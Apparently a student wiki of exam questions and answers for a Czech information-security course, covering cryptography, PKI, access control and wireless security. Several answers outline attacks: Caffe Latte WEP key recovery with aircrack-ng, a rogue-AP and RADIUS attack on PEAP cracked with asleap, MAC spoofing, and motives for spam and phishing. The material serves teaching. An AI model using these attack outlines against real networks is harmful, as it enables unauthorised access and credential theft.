
Řízení přístupu:

- nepovinné - uživatel a proces dostávají identifikaci, jeden stupeň utajení, práva může měnit uživatel
- povinné - bezpečnostní atributy <stupeň utajení, kategorie>, více stupňů utajení, uživatel nemůže měnit práva
- minimální - k některým objektům má přístup pouze privilegovaný proces
- základní - uživatel má práva k objektům a procesům
- vyšší - přístup pomocí kombinace uživatel/proces/objekt

#### 50. nakreslit a popsat strom CA a křížovou certifikaci

jeden CA nestačí, vzniká stromová struktura, nižší CA jsou uloženy ve vyšších

- ve velkých skupinách uživatelův nestačí jedna CA
- VK certifikačních autorit může být opět certifikované jinými CA
- stromové struktury certifikačních autorit
  - křížová certifikace mezi stromy - certifikační autority si podepíší své certifikáty vzájemně
- koreňový veřejný klíč
  - řetěz certifikací nemůže být nekonečný
  - veřejný klíč posledního certifikátu zůstává necertifikovaný



Two typical X.509 Certification paths

#### 51. které režimy blokových šifer nezaručují (nebo možná zaručují) integritu a nakreslit schémata

#### 52. popsat nebo nakreslit útok Caffé Latte

#### 53. popsat časový skrytý kanál a možný útok

**54. jaké protokoly jsou použity ve standardu 802.1x pro autentizaci, jakým způsobem autentizace probíhá a popsat útok na nejbezpečnější z nich**

**56. tamper evident + příklad zařízení**

-mechanismus, který při neoprávněném zacházení zanechává důkaz

-př. pečeť, holografické nálepky

**57. horizontální skenování, a na co se využívá**

- Jedná se o skenování toho istého portu na viacerých strojoch, kedy je účelom útoku nájsť slabinu a vybrať tak vhodný stroj pre útok

**58. RSA**

Ahoj, pokusím se, ale řekl bych, že to zadání má být trochu jinak: p a q by měla být prvočísla.

Takže bych to viděl např. takto:

$$p = 11$$

$$q = 7$$

$$n = p * q = 77$$

-----

$$\Phi(n) = (p-1) * (q-1) = 10 * 6 = 60$$

volba  $1 < e < \Phi(n)$ : 2 ne, 3 ne, 4 ne, 5 ne, 6 ne, 7 ok ( $60 \% e \neq 0$ )

výpočet d:

$$(d * e) \% \Phi(n) = 1$$

$$(7 * d) \% 60 = 1$$

Tedy budu zkoušet násobky 60 (+ 1) a hledám takové číslo, které bude dělitelné 7.

61 ne, 121 ne, 181 ne, 241 ne, 301 ano ( $301 / 7 = 43$ )

Takže:  $d = 43$

Pevně věřím, že to jde nějak sofistikovaněji... :-)

Tedy jenom ověření, že to funguje (na to potřebuji kalkulačku, takže na zkoušku by to byl problém):

Řekněme, že chceme  $m = 2$

$$1) m = 2$$

$$c = m^e \% n$$

$$c = 2^7 \% 77$$

$$c = 51$$

$$2) c = 51$$

$$m = c^d \% n$$

$$m = 51^{43} \% 77$$

$$m = 2$$

### 59. jak a proč posílat SPAM

- spam se používá k podvodnému zvyšování provozu webu, phishing, krádež identity, získávání hesel a jiných autentizačních opatření, rozesílání např. pomocí botnetu
- 
- // nie je spam nevyžiadaná posta? --jj je, ale toto jsou důvody proč ho posílat viz slajdy bis01(36) - klidně to opravte jestli jsem to blbě pochopil, počkam si este na vyjadrenie niekoho ďalšieho ale imho spam a phishing nie je jedno a to iste, spam je iba jedna z formiem ako sa dá phishing robiť -- ja jsem tady dal odpověď na to proč posílat spam a to je podle me kvůli phishingu treba, ano beriem späť už som to pochopil (y)

60. který typ blokové šifry se dá použít jako PRNG

61. dešifrovat (byl to to caesar s posunem 3)

64. (hrozby, aktiva, bezpečnostní funkce) (státnicová otázka)

65. popsat útok na PEAP

66. proč se SSID hiding a MAC filtering nepovažuje za zabezpečení

SSID je lehko odhaliteľne, lebo pomocou správneho SW vias zistiť, že na danom kanale "niekto" vysiela. MAC filtering nič neriesi, lebo v prípade nesifrovanej komunikácie je možné odchytiť komunikáciu a teda je možné zistiť zdrojovú a cieľovú adresu -> tým pádom viem lehko skopirovať MAC adresu od klienta, ktorý má povolený prístup na AP.

68. cookie httpOnly (nelze zjistit např. javascriptem)

**ZPRACOVANO ZDE:**

[https://drive.google.com/file/d/0B2xZqT\\_SyfFVVjZlaUlaV2F2cFU/view?usp=sharing](https://drive.google.com/file/d/0B2xZqT_SyfFVVjZlaUlaV2F2cFU/view?usp=sharing)

### 69. jak a proč udělat phishing útok

PROČ:

- získání (osobních) dat
- nalákání na podvodný web

JAK:

- pomocí SPAMu

~~70. který režim blokové šifry lze použít na PRNG + nakreslit schéma~~

71. dešifrovat caesara

73 popsat jeden způsob obfuskace malware viz 46

- tohle je metoda, aby ten malware bylo složitější poznat
- například vložení zbytečných instrukcí apod.

74. popsat útok na PEAP ve vlastní síti

75. popsat útok na WPA/WPA2

76. 3 faktory autentizace

-faktor znalosti - auten. na základě toho co uživatel zná - heslo



-faktor vlastnictví -auten. na základě toho co uživatel má - certifikát na usb, čipová karta, klíč  
-faktor neměnné charakteristiky - auten. na základě toho čím uživatel je - biometrický charakter

## 78. cookie Secure

Použití u cookie:

Set-Cookie: PHPSESSID=c9e59d61a21cae8768asd76b5243; path=/; **Secure**;

Při nastavení flagu se cookie odešle pouze v případě šifrovaných protokolů.

## 79 co je to tamper evidence + jeho příklad



Mechanismus, který zanechává důkazy. Například ochranná páska u počítačů ( ) Lze se pak snadno poznat, jestli byl PC rozdělán mimo autorizovanou firmu.

## 81. 3 podmínky nerozlučitelnosti Vernamovy šifry

- šifra musí být skutečně nahodně vygenerována - ne pseudogenerátorem - říkal ze za valky někde na sibiri seděli marky u psacích strojů a nahodně tam dávali text - to byla nahodnost ... :]
- délka šifrované zprávy se musí rovnat délce klíče! **length(zprava)==length(klic)!!!!**
- klíč nesmí být nikdy použit znovu

82. bezpečnostní cíle a funkce (nebo tak něco - řízení přístupu, ...)

83. Popište, jak byste provedli útok na bezdrátovou síť chráněnou WPA

84. Popište, jaké nejdůležitější kroky musí administrátor sítě provést, aby zjistil, zda síť není napadena boty.

85. Pro zadané  $p, q, e$  vypočítejte  $d$  u RSA klíče

$$d \cdot e \bmod (p-1)(q-1) = 1$$

86. Popište jaký sql-injection útok byste provedli na aplikaci, používající tento dotaz (SELECT ....)

87. Zabezpečení databáze na síťové vrstvě

88. Čím zajišťujeme důvěrnost a dostupnost?

89. Nakreslete/popíšte strukturu TPM čipu a k čemu se využívá.

90. Plaintext a zašifrovaný text, měl jsi určit, jaký režim bloková šifra používá a popsat ho.

91 Popište vztah NFC (near field communication) a čipových karet.

92. Které bezpečnostní funkce mohou poskytovat čipové karty?

93. Co znamenají AAA funkce RADIUS serveru pro uživatele?

Popište narozeninový paradox a jeho vztah ke kryptografii

94. bezp. cíle čipových karet

- autentizace, integrita, důvěrnost

96.kryptografie - symetrické, asymetrické šifrování, algoritmy, blokové šifry

97.Slabiny WEP a jak je WPA, WPA2 odstraňují

99. Skryté kanály

100. Výpočet RSA, známe p,q,e vypočítat d

101. Popsat Caffé Latte

The Café Latte attack allows you to obtain a WEP key from a client system. Briefly, this is done by capturing an ARP packet from the client, manipulating it and then send it back to the client. The client in turn generates packets which can be captured by [airodump-ng](#).

Subsequently, [aircrack-ng](#) can be used to determine the WEP key.

102. Zakreslit do jednoho obrázku Bell-LaPaduův a Bibův model

103. Nakreslit strom CA a vyznačit křížovou vazbu

104. Spojení mezi rizikem, hrozbou, zranitelným místem a aktiva



viz: [http://wiki.fituska.eu/index.php/Anal%C3%BDza\\_rizik](http://wiki.fituska.eu/index.php/Anal%C3%BDza_rizik)

105. Popsat dva principy jak se zaručuje důvěrnost

106. Jaka je nejvetsi slabina TCSEC a jak se s tím vporadava?

107. Co je to inference database? (thx blazer)

108. Co je to autorizace a na zaklade ceho se realizuje?

109. Co musi splnovat DVB?

- zajišťovat integritu sama sebe a svěřených objektů
- nesmí existovat možnost ji obejít

110. Co musi system splnovat aby bylo mozne pouzit buffer overflow?

111. Co je to tamper evidence a priklad zarizeni u ktereho se pouziva.

**112. Stručně charakterizujte:**

**a) steganografie** - šifra, která ukrývá přenášený text uvnitř jiného textu

**b) riziko** - kombinace zranitelného místa a hrozby

**c) honeypot systémy**- systémy bez bezpečnostního opatření a záplat, jsou určeny k útokům( využívají se k analýze útoků)

**d) phishing** - využití sociálního inženýrství k získání dat podvodem  
(většinou vizualizací známých webových stránek)

~~113. Bell-Lapadův model — obrázek a charakteristika~~

114. 3 základní požadavky na bezpečnost systému (důvěrnost, integrita a dostupnost) a stručně charakterizovat

**115. Kerckhoffův princip a uvést šifru, která tento princip nesplňuje**

Kerckhoffův princip - bezpečnost šifry nesmí záležet na použitém algoritmu, ale na klíči. Nesplňuje ji Caesarova šifra, Steganografie,...

116. Napsat 2 typy virů a charakterizovat

117. ARP Flooding

118. Základní postup analýzy rizik a její vstupy a výstupy

119. Co to jsou skryté kanály a uvést 2 typy paměťově skrytých kanálů

120. Co musí splňovat kryptografická hashovací funkce

**121. Stručně charakterizujte:**

a) spam

b) bezpečnostní incident

c) FIXME

d) FIXME

~~122. Bibuv model — obrázek a charakteristika~~

**123. rozdíl mezi symetrickou a asymetrickou kryptografií**

symetrická - jeden sdílený klíč na šifrování a dešifrování

asymetrická - každý účastník má veřejný a soukromý klíč

správa se šifruje veřejným klíčem adresáta, ten si ji může dešifrovat svým soukromým klíčem

**124. Kerckhoffův princip a uvést šifru, která tento princip splňuje**

šifra je známa, bezpečnost je založena na utajení klíče

**126. MAC spoofing**

podvrhnutí MAC adresy

**127. Popsat generace analýzy rizik a její rozdíly**

1. Metody Checklist - každé z řešení je značně univerzální

2. Mechanistické inženýrské metody - zobrazuje problém do velkého množství částečných řešení

3. Logické transformační - model pro analýzu rizik musí znát nejenom strukturu systému, ale i funkčnost
4. Organizačně řízené - hledá se řešení i v netechnických oblastech

### **128. Co to jsou skryté kanály a uvést 2 typy časově skrytých kanálů**

su to komunikačné kanály, ktoré prenasajú informácie bez autorizácie alebo vedomosti tvorca či operátora bezpečnostného systému

### **129. čo musí spĺňať vernamova šifra**

kluč musí byť náhodný, mať rovnakú dĺžku ako plain text a nesmie byť opakovane použitý

- 
- jak chápete skrytý kanál ?
    - ja chápem skrytý kanál tak, že prenášas informácie niečím čo normálne sa nenapadne sledovať, napr. zatažením disku zatažený znamená bit 1 nezatažený bit 0 a na základe toho prenesies nejake info
    - viz bis01.pdf - slide 64

otázka AAA z pohľadu užívateľa:

Pohľad užívateľa

**Autentizácia:** musí sa prihlásiť do systému

**Autorizácia:** musí mať dostatočné oprávnenia pre rôzne interakcie so systémom

**Učtovateľnosť:** jeho akcie sú zaznamenávané a následne môžu byť napr. zpoplatnené

Pohľad administrátora:

Autentizácia: musí zabezpečiť prihlasovanie do systému, správa databázy užívateľov a prístupových údajov (heslá, otisky prstov...)

Autorizácia: musí spravovať nastavenie oprávnení jednotlivých užívateľov

Učtovateľnosť: musí spravovať databázu akcií vykonaných v systéme

**"Jak zabranit utoku typu buffer overflow a jak teoreticky toto zabezpeceni obejit ? " (tk nejak to tam bylo).**

Napsal jsem to co se muselo delat v projektu - zakazat spusteni kodu na zasobniku, pouzivat nahodna mista v pameti (tak nejak) .

jak uz vyplyva ze samotneho prekladu:

replay - opakovani, tj odchytnes posloupnost paketu - komunikaci a pri utoku pouzivas tu svoji cast paketu, ktera je porad stejná, obrana casova razitka, cislovani paketu, atp

relay - predavani, mezi dva komunikujici konce je vlozen prostrednik, ktery modifikuje, predava, zamenuje zpravy, viz napr utok na rfid/platebni karty, jeden clovek je u terminalu s falesnou kartou, druhy clovek je na druhem konci sveta se cteckou u obeti, komunikace pres web -> dlouhe lagy, predavani prikazu a odpovedi, obrana je dusledna autentizace, zkraceni casu na odpovedi, atp

ja som na to isiel zhruba takto, neviem ci spravne ci nie, urcite sa da aj inak..

priklad z pisomky:

$$q = 17$$

$$p = 11$$

$$e = 3$$

mas vzorec:

$$e \times d \bmod (q-1)(p-1) = 1$$

$$3 \times d \bmod (17-1)(11-1) = 1$$

$$3 \times d \bmod 160 = 1$$

a ja som si len dosadzoval kedy to plati, t.j.  $X \bmod 160 = 1$  pro  $X = 161, 321, 481, \dots$  a zaroven hladas cislo delitelne 3 cize vysledok  $321/3 = 107$

**Zdravím mohl by mě prosím někdo vysvětlit jak funguje ten útok na PEAP? (viz slajd 43 z wifi sítí) díky.**

V každom kroku máš v zátvorke program, ktorým to robíš. Keď si o nich pogoogliš info, bude to jasnejšie.

1. Začneš sa tváriť ako AP.
2. Spustiš si k tomu vlastný RADIUS server. (klient v tomto prípade nekontroluje certifikát, prípadne uzná podvrhnutý)
3. Klienta, ktorého chceš chytiť, zhodiš z originál AP.
4. Skúsiš asleap-om cracknúť heslo.

**Netusi niekto ako funguje ta krizova certifikacia?**

Slajd 108 z bis03\_all.pdf:

Zo stromu B vedie šípka do stromu A v hladine 1 (ak 0 bude root). To znamená, že CA-B level 1 overuje (podpisuje, certifikuje) VK CA-A level 1 vpravo. Tým pádom všetci, ktorí dôverovali doteraz iba podpisom od CA-B level 1 (teda celý B strom okrem 2 userov, ktorí dôverujú iba root CA-B), budú od teraz dôverovať aj podpisom od CA-A level 1 vpravo, lebo jej VK bol podpísaný od CA-B level 1.

Ak by to malo fungovať obojsmerne, musel by byť ešte VK CA-B level 1 podpísaný od VK CA-A level 1 vpravo. Potom by si oba podstromy dôverovali navzájom.

**Neni tento slide spatne ? Rekl bych ze tam ma byt Sifrovani soukromym klicem .**

**Alespon to tak chapu, ze se snazi rict o metode sifrovani podpisu zminene zde:**

<http://www.algorithm.net/article/4033/RSA>

**Navic ten exponent d je popsán vyše jako soukromy exponent. Díky**

Určité, pokud šifruješ zprávu na elektronickéj podpis, tak ji šifruješ svým soukromým klíčem, aby bylo jasné kdo tu zprávu podepsal , kdyby si ji šifroval veřejným tak to ztrácí smysl :D Taky si myslím že tam ma chybu. Ano je tam chyba, Hanáček na to sám upozorňoval.

## Šifrování / Dešifrování

- Zpráva  $m$  (celé číslo)
- Zašifrovaný text  $s$  (signature)
- Šifrování veřejným klíčem
  - $s = m^d \bmod n$
- Dešifrování veřejným klíčem
  - $m = s^e \bmod n$
- Použití
  - Elektronický podpis